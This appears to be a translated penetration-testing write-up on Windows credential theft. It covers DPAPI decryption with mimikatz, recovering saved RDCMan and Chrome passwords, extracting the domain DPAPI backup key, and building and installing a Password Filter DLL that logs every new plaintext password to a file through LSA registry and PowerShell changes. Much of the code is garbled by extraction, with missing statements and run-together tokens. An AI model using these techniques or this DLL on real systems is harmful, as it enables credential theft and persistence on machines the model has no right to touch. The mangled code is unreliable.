
You can notice that the output is Hex:

I don’t understand the point (00) at the end
Compare the previous spotless.bin created with mimikatz and the latter spotless_1.bin:

The previous part is the same
Try to decrypt the encrypted binary file created with mimikatz:
# include <iostream>
# include <Windows.h>
# include <dpapi.h>
# pragma comment(lib,"crypt32.lib")
int main()00"spotless"30003000
L"c:\\users\\***\\Downloads\\encrypted.bin"0
NULL
NULL
L"c:\\users\\****\\Downloads\\spotless.bin"0
NULL
NULL
0 //encrypt
sizeof
NULL
NULL
NULL
NULL
NULL
NULL
//decrypt
NULL
NULL
NULL
NULL
NULL
NULL
NULL
0 return0

The original text is to express the view of the decrypted string from the memory, but the author failed to view it here.
Read the password of the remote link manager from the registry
Remote Desktop Connection Manage (RDCMan for short) is a remote desktop management tool provided by Microsoft. RDCMan can centrally manage commonly used remote desktops. The latest version is 2.7 and can only support 2012 R2. The official no longer provides download and maintenance.

- New
OWA2010SP3.rdg - Add Server: Configure
Server SettingsandLogin Credentials, remember to Save - After testing the link, you will be prompted whether to save before exiting, please select yes
Open the file with Hxd and find the Password part. Obviously this is a Base64 encoding:

Try to decode Base64:
echo

Note that the first 62 bytes of hex are the same as the previously encrypted spotless.bin file using DPAPI:

The original text still uses the CryptUnprotectData written above to execute on the user context, and uses VS to view the characters in the memory. The characters that the author failed to view in the previous program were not successfully reproduced here.
Here we use Mimikatz to decrypt the file, there are two cases:
- Decrypt in user context
in "C:\Users\jerry\Downloads\spotless.bin"

- Not in the user context, specify MasterKey decryption:

- Pay attention to the value of
guidMasterKey,guididentifies different Master keys, use the corresponding Master Key, here I usesekurlsa::dpapito retrieveMaster key.
Administrator rights required

- Specify masterkey decryption:

In fact, my decryption method is relatively inefficient. Mimikatz has automatically decrypted rdg files:

This is a temporary failure, and the reason for the failure is temporarily unknown. Here is only an example of decrypting blo files. Understanding the above steps, you can decrypt other files encrypted with dpapi.
Decrypt other users' files
If there are other users on the system, these encrypted data cannot be read because they do not have the DPAPI Master key of the corresponding user. If you obtain the local management user, you can try to retrieve the corresponding Master Key and decrypt it.
in"c:\users\spotless.offense\appdata\local\Google\Chrome\User Data\Default\Login Data"
# Call CryptUnprotectData API
# Decryption error
# Find the Master Key corresponding to the user in the memory
in"c:\users\spotless.offense\appdata\local\Google\Chrome\User Data\Default\Login Data"
# Just decrypt
Use domain management to extract DPAPI backup key
reference:
Retrieving DPAPI Backup Keys from Active Directory
Mimikatz's DPAPI learning and practice
The Master Key File of domain users is protected by the DPAPI Key (or domain backup key) of the domain, and the key value will not change.
export
# The system parameter can use the complete FQDN and address
# The current account must be a domain manager

# Decrypt the Master key file of domain users
in"C:\Users\jerry.0DAY\AppData\Roaming\Microsoft\Protect\S-1-5-21-1812960810-2335050734-3517558805-1128\015aa6db-dde2-43f4-808d-30b95b50f910"

Obtain the Master Key of the domain user, and use the Key to decrypt the relevant files of the domain user.
T1214: Credentials in Registry
There is nothing to say, the third-party application password is stored in the registry, and the registry is retrieved to find relevant sensitive information.
T1174: Password Filter
reference:
Password Filters
Application of Password Filter DLL in Penetration Test
Configure Additional LSA Protection to monitor Password Filter DLL
This piece has little to do with the stamp
Credential Access – Password Filter DLL
In a domain environment or a workgroup environment, the complexity requirements in the password policy can be turned on in the group policy to improve security:

If the complexity is still required, the Password Filter DLL can be used to further increase the complexity of the password.
Construct DLL
# include "stdafx.h"
# include <windows.h>
# include <stdio.h>
# include <WinInet.h>
# include <ntsecapi.h>
# include <stdio.h>
# include <iostream>
# include <fstream>
using
namespace
std
voidwriteToLog(const char* szString)"c:\\logFile.txt""a+"if
NULL
return
fprintf
" %s\r\n"return
extern
" C"
BOOLEAN __stdcall InitializeChangeNotify(void)
L"InitializeChangeNotify""InitializeChangeNotify()"return
extern
" C"
BOOLEAN __stdcall PasswordFilter(
	PUNICODE_STRING AccountName,
	PUNICODE_STRING FullName,
	PUNICODE_STRING Password,
	BOOLEAN SetOperation)
L"PasswordFilter"return
extern
" C"
NTSTATUS __stdcall PasswordChangeNotify(
	PUNICODE_STRING UserName,
	ULONG RelativeId,
	PUNICODE_STRING NewPassword)"c:\\logFile.txt""a+"
L"PasswordChangeNotify"if
NULL
returntrue
fprintf
" %ws:%ws\r\n"return0
Compile the dynamic link library project in VS:

Note: Add "stdafx.h in the precompiled header, select the number of bits and the version corresponding to the target
Install Password Filter DLL
- Configure the name of Password Filter DLL under
Notification Packagesunder the registryhklm\system\currentcontrolset\control\lsa. - Password Filter DLL is saved under %windir%\system32\
- Group Policy to enable Group Policy password must meet the complexity requirements
- Restart the system
" hklm\system\currentcontrolset\control\lsa""notification packages""hklm\system\currentcontrolset\control\lsa""notification packages"
# Why have\0? To wrap

Set up the registry in Powershell
The above similar effects can also be completed in Powershell.
$passwordFilterName
Copy-Item
" Password-Filter-DLL"-Destination
" C:\Windows\System32"-PassThru
$lsaKey
Get-Item
" HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"
$notificationPackagesValues
$lsaKey
" Notification Packages"
$notificationPackagesValues
$passwordFilterName
Set-ItemProperty
